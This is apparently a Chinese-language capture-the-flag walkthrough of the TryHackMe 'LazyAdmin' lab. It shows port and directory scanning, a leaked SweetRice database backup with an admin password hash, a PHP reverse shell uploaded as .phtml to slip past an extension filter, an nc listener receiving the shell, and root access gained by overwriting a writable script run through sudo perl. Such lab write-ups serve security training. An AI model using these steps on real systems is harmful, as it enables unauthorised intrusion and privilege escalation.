



LazyAdmin

URL

<https://tryhackme.com/room/lazyadmin>

IP

10.10.182.186



```
#rustscan -a 10.10.182.186 -r 1-65535 --scripts none --ulimit 5000
```

```
[ {} ] | { } | { _ { _ } { _ / _ } / { } \ | |  
[ : \ | { } | . - } } | | : - } } \ _ } / ^ \ | \
```

```
The Modern Day Port Scanner.
```

```
: https://discord.gg/GFrQsGy :  
: https://github.com/RustScan/RustScan :  
-----  
Real hackers hack time ⌚
```

```
[~] The config file is expected to be at "/root/.rustscan.toml"  
[~] Automatically increasing ulimit value to 5000.  
Open 10.10.182.186:22  
Open 10.10.182.186:80  
10.10.182.186 -> [22,80]
```

使用rustscan 快速的找到開啟的port



```
#nmap -sV -sC -Pn 10.10.182.186 -p 22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-28 18:54 CST
Nmap scan report for 10.10.182.186
Host is up (0.42s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|_   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_   256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.94 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉


看到網頁是apache的歡迎頁面



```
#gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u http://10.10.182.186

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.182.186
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/28 18:55:36 Starting gobuster in directory enumeration mode
=====
/.htpasswd (Status: 403) [Size: 278]
/content (Status: 301) [Size: 316] [-> http://10.10.182.186/content/]
.htaccess (Status: 403) [Size: 278]
.hta (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 11321]
/server-status (Status: 403) [Size: 278]
=====
2022/05/28 18:55:55 Finished
=====
```

用gobuster去做目錄探測，發現有資源存在



看起來只有content有用

進去後看到是CMS，可以查查看有沒有漏洞，有找到幾個漏洞

但會需要帳號密碼，所以目前沒辦法用

Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting
and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)



再往/content下掃描，根據掃描的結果逛了一下

在/content/inc/裡面，找到mysql的備份

```
#gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u http://10.10.182.186/content 2> /dev/null
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.182.186/content
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/28 19:06:39 Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/_themes (Status: 301) [Size: 324] [--> http://10.10.182.186/content/_themes/]
/.htpasswd (Status: 403) [Size: 278]
/as (Status: 301) [Size: 319] [--> http://10.10.182.186/content/as/]
/attachment (Status: 301) [Size: 327] [--> http://10.10.182.186/content/attachment/]
/images (Status: 301) [Size: 323] [--> http://10.10.182.186/content/images/]
/inc (Status: 301) [Size: 320] [--> http://10.10.182.186/content/inc/]
/index.php (Status: 200) [Size: 2199]
/js (Status: 301) [Size: 319] [--> http://10.10.182.186/content/js/]
=====
2022/05/28 19:06:53 Finished
=====
```



```

name` varchar(255) NOT NULL,
content` mediumtext NOT NULL,
date` int(10) NOT NULL,
PRIMARY KEY (`id`),
UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
14 => 'INSERT INTO `options` VALUES('\1',\global_setting',\a:17:{s:4:\\name\\;s:25:\\Lazy Admin&#039;s Website\\;s:6:\\author\\;s:10:\\Lazy Admin\\;s:5:\\
"title\\;s:0:\\\\;s:8:\\keywords\\;s:8:\\Keywords\\;s:11:\\description\\;s:11:\\Description\\;s:5:\\admin\\;s:7:\\manager\\;s:6:\\passwd\\;s:32:\\42f749ade
7f9e195bf475f37a44cafc\\;s:5:\\close\\;i:1;s:9:\\close_tip\\;s:454:\\<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p>
<h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\Sit
e_close\\ to open your website.</p><p>More help at <a href=\\http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\>Tip for Basic CMS SweetRic
e installed</a></p>\\;s:5:\\cache\\;i:0;s:13:\\cache_expired\\;i:0;s:10:\\user_track\\;i:0;s:11:\\url_rewrite\\;i:0;s:4:\\logo\\;s:0:\\\\;s:5:\\theme\\;s:0:\\
\\;s:4:\\lang\\;s:9:\\en-us.php\\;s:11:\\admin_email\\;N;}',\1575023409\');',
15 => 'INSERT INTO `options` VALUES('\2',\categories',\\',\1575023409\');',
16 => 'INSERT INTO `options` VALUES('\3',\links',\\',\1575023409\');',
17 => 'DROP TABLE IF EXISTS `posts`;',
18 => 'CREATE TABLE `posts` (
`id` int(10) NOT NULL AUTO_INCREMENT,
`name` varchar(255) NOT NULL,
`title` varchar(255) NOT NULL,
`body` longtext NOT NULL,
`keyword` varchar(255) NOT NULL DEFAULT \\',
`tag` text NOT NULL
);'

```

看到疑似帳號密碼的資訊，存在資料庫的密碼基本上都加密過

線上隨便找一個hash crack來破



42f749ade7f9e195bf475f37a44cafcb


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirl

Hash

42f749ade7f9e195bf475f37a44cafcb

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

有了帳號密碼，就順利的登入




.....

- Dashboard
- Current version : 1.5.1
- Category
- Post
- Comment
- Attachment
- Setting
- Permalinks
- Plugin list
- Ads
- Track
- Links

Welcome to SweetRice!

Lazy Admin's Website System Information




SweetRice
Simple Website Program Database mysql Connected


Website status : Close

RunningClose

URL rewrite

EnableDisable






到了Media Center看到可以做檔案上傳

試試看能不能打個php-reverse-shell

一開始上傳後，都沒有在/content/attachment中看到檔案

測了一下，發現有擋副檔名，於是我就把php改成phtml





Index of /content/attachment

Name	Last modified	Size	Description
Parent Directory		-	
attachment/	2022-05-28 15:01	-	
password.txt	2022-05-28 15:02	33	
php-reverse-shell.phtml	2022-05-28 15:02	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.182.186 Port 80

觸發腳本，就得到shell了

```
#nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.66.18] from (UNKNOWN) [10.10.182.186] 34194
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 15:03:06 up 1:10, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```



```
$ python3 -c 'import pty; pty.spawn("/bin/bash");'  
www-data@THM-Chal:/$  
^Z  
[1]+  Stopped                  nc -lvnp 1234  
[x]-[root@parrot]-[~]  
#  
[x]-[root@parrot]-[~]  
#stty raw -echo; fg  
nc -lvnp 1234  
www-data@THM-Chal:/$
```


換成互動式的shell，比較好用

到某個user的家目錄後就會找到第1題的答案

Sudo -l 看到perl不需要密碼就可以以最高權限執行某支pl檔

看了一下這支pl檔，是去執行另一支sh檔，然而這支sh檔的other可以修改

那就透過這支sh檔來提權吧



```
echo bash > /etc/copy.sh
```

小小的修改一下這支sh檔

```
www-data@THM-Chal:/home/itguy$ sudo perl /home/itguy/backup.pl  
root@THM-Chal:/home/itguy#  
root@THM-Chal:/home/itguy# id  
uid=0(root) gid=0(root) groups=0(root)
```

執行後就得到root拉

到root的家目錄就會看到第2題的答案

